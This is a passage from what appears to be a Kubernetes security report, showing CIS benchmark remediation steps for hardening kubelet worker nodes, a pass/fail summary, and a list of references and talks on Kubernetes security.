--client-ca-file=<path/to/client-ca-file>
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.5 If using a Kubelet config file, edit the file to set readOnlyPort to 0 .
If using command line arguments, edit the kubelet service file
/etc/systemd/system/kubelet.service.d/10-kubeadm.conf on each worker node and
set the below parameter in KUBELET_SYSTEM_PODS_ARGS variable.
--read-only-port=0
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.6 If using a Kubelet config file, edit the file to set streamingConnectionIdleTimeout to a value other than 0.
If using command line arguments, edit the kubelet service file
/etc/systemd/system/kubelet.service.d/10-kubeadm.conf on each worker node and
set the below parameter in KUBELET_SYSTEM_PODS_ARGS variable.
--streaming-connection-idle-timeout=5m
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.7 If using a Kubelet config file, edit the file to set protectKernelDefaults: true .
If using command line arguments, edit the kubelet service file
/etc/systemd/system/kubelet.service.d/10-kubeadm.conf on each worker node and
set the below parameter in KUBELET_SYSTEM_PODS_ARGS variable.
--protect-kernel-defaults=true
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.8 If using a Kubelet config file, edit the file to set makeIPTablesUtilChains: true .

```
If using command line arguments, edit the kubelet service file
/etc/systemd/system/kubelet.service.d/10-kubeadm.conf on each worker node and
remove the --make-iptables-util-chains argument from the
KUBELET_SYSTEM_PODS_ARGS variable.
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.10 If using a Kubelet config file, edit the file to set eventRecordQPS: 0 .
If using command line arguments, edit the kubelet service file
/etc/systemd/system/kubelet.service.d/10-kubeadm.conf on each worker node and
set the below parameter in KUBELET_SYSTEM_PODS_ARGS variable.
--event-qps=0
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.11 If using a Kubelet config file, edit the file to set tlsCertFile to the location of the
    certificate
file to use to identify this Kubelet, and tlsPrivateKeyFile to the location of the
corresponding private key file.
If using command line arguments, edit the kubelet service file
/etc/systemd/system/kubelet.service.d/10-kubeadm.conf on each worker node and
set the below parameters in KUBELET_CERTIFICATE_ARGS variable.
--tls-cert-file=<path/to/tls-certificate-file>
file=<path/to/tls-key-file>
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.13 If using a Kubelet config file, edit the file to add the line rotateCertificates: true.
If using command line arguments, edit the kubelet service file
    /etc/systemd/system/kubelet.service.d/10-kubeadm.conf
on each worker node and add --rotate-certificates=true argument to the KUBELET_CERTIFICATE_ARGS
    variable.
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.14 Edit the kubelet service file /etc/systemd/system/kubelet.service.d/10-kubeadm.conf
on each worker node and set the below parameter in KUBELET_CERTIFICATE_ARGS variable.
--feature-gates=RotateKubeletServerCertificate=true
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.15 If using a Kubelet config file, edit the file to set TLSCipherSuites: to
    TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256,TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
    ,TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305,TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
    ,TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305,TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
    ,TLS_RSA_WITH_AES_256_GCM_SHA384,TLS_RSA_WITH_AES_128_GCM_SHA256
If using executable arguments, edit the kubelet service file
    /etc/systemd/system/kubelet.service.d/10-kubeadm.conf on each worker node and set the below
    parameter.
--tls-cipher- suites=TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256,TLS_ECDHE_RSA_WITH_AES_128_GCM
    _SHA256,TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305,TLS_ECDHE_RSA_WITH_AES_256_GCM
    _SHA384,TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305,TLS_ECDHE_ECDSA_WITH_AES_256_GCM
    _SHA384,TLS_RSA_WITH_AES_256_GCM_SHA384,TLS_RSA_WITH_AES_128_GCM_SHA256

2.2.5 Run the below command (based on the file location on your system) on the each worker
node. For example,
chmod 644 /etc/kubernetes/addons/kube-proxy-daemonset.yaml
```

```
2.2.6 Run the below command (based on the file location on your system) on the each worker
node. For example,
chown root:root /etc/kubernetes/addons/kube-proxy-daemonset.yaml

2.2.7 Run the following command to modify the file permissions of the --client-ca-file
chmod 644 <filename>

2.2.8 Run the following command to modify the ownership of the --client-ca-file .
chown root:root <filename>

2.2.9 Run the following command (using the config file location identied in the Audit step)
chown root:root /etc/kubernetes/kubelet.conf

2.2.10 Run the following command (using the config file location identied in the Audit step)
chmod 644 /var/lib/kubelet/config.yaml


== Summary ==
6 checks PASS
17 checks FAIL
2 checks WARN
```

References

[1] Kubernetes documentation.

[2] Carson Anderson. Kubernetes deconstructed: Understanding kubernetes by breaking it down, Dec 2017.

[3] Mateo Burillo. Kubernetes security context, security policy, and network policy - kubernetes security guide (part 2)., Oct 2018.

[4] Mateo Burillo. Securing kubernetes components: kubelet, kubernetes etcd and docker registry - kubernetes security guide (part 3)., Oct 2018.

[5] CoreOS. Operator sdk.

[6] G2 Crowd. 2018 digital trend: Containers, Oct 2018.

[7] Docker. What is a container, Oct 2018.

[8] Bitnami Documentation. Secure a kubernetes cluster with pod security policies.

[9] Cloud Native Computing Foundation. Demystifying rbac in kubernetes, Aug 2018.

[10] K. Hightower, B. Burns, and J. Beda. *Kubernetes: Up and Running: Dive into the Future of Infrastructure*. O'Reilly Media, 2017.

[11] James Quigley. Introduction to microservices, docker, and kubernetes, Nov 2017.

[12] Daniel Sanche. Kubernetes 101: Pods, nodes, containers, and clusters, Jan 2018.

[13] Stefan Schimanski and Michael Hausenblas. Kubernetes deep dive: Api server - part 1 – red hat openshift blog, Dec 2017.

[14] Vados. Securing your kubernetes cluster, Jun 2018.

Bibliography

- Kubernetes Security Best Practices - Ian Lewis, Google
  https://www.youtube.com/watch?v=v6a37uzFrCw&t=814s
- Shipping in Pirate-Infested Waters: Practical Attack and Defense in Kubernetes - Greg Castle:
  https://www.youtube.com/watch?v=ohTq0no0ZVU&t=1521s
- Hacking and Hardening Kubernetes Clusters by Example - Brad Geesaman, Symantec
  https://www.youtube.com/watch?v=vTgQLzeBfRU&t=653s
- Setup Kubernetes on a Raspberry Pi Cluster easily the official way
  https://blog.hypriot.com/post/setup-kubernetes-raspberry-pi-cluster/
- Setup a Kubernetes 1.9.0 Raspberry Pi cluster on Raspbian using Kubeadm
  https://kubecloud.io/setup-a-kubernetes-1-9-0-raspberry-pi-cluster-on-raspbian-using-kubeadm-f
- Locking Down Kubernetes Workers: hardening Kubernetes security
  https://ghost.kontena.io/locking-down-kubernetes-workers/
- Analysis of a Kubernetes hack—Backdooring through kubelet
  https://medium.com/handy-tech/analysis-of-a-kubernetes-hack-backdooring-through-kubelet-823be5c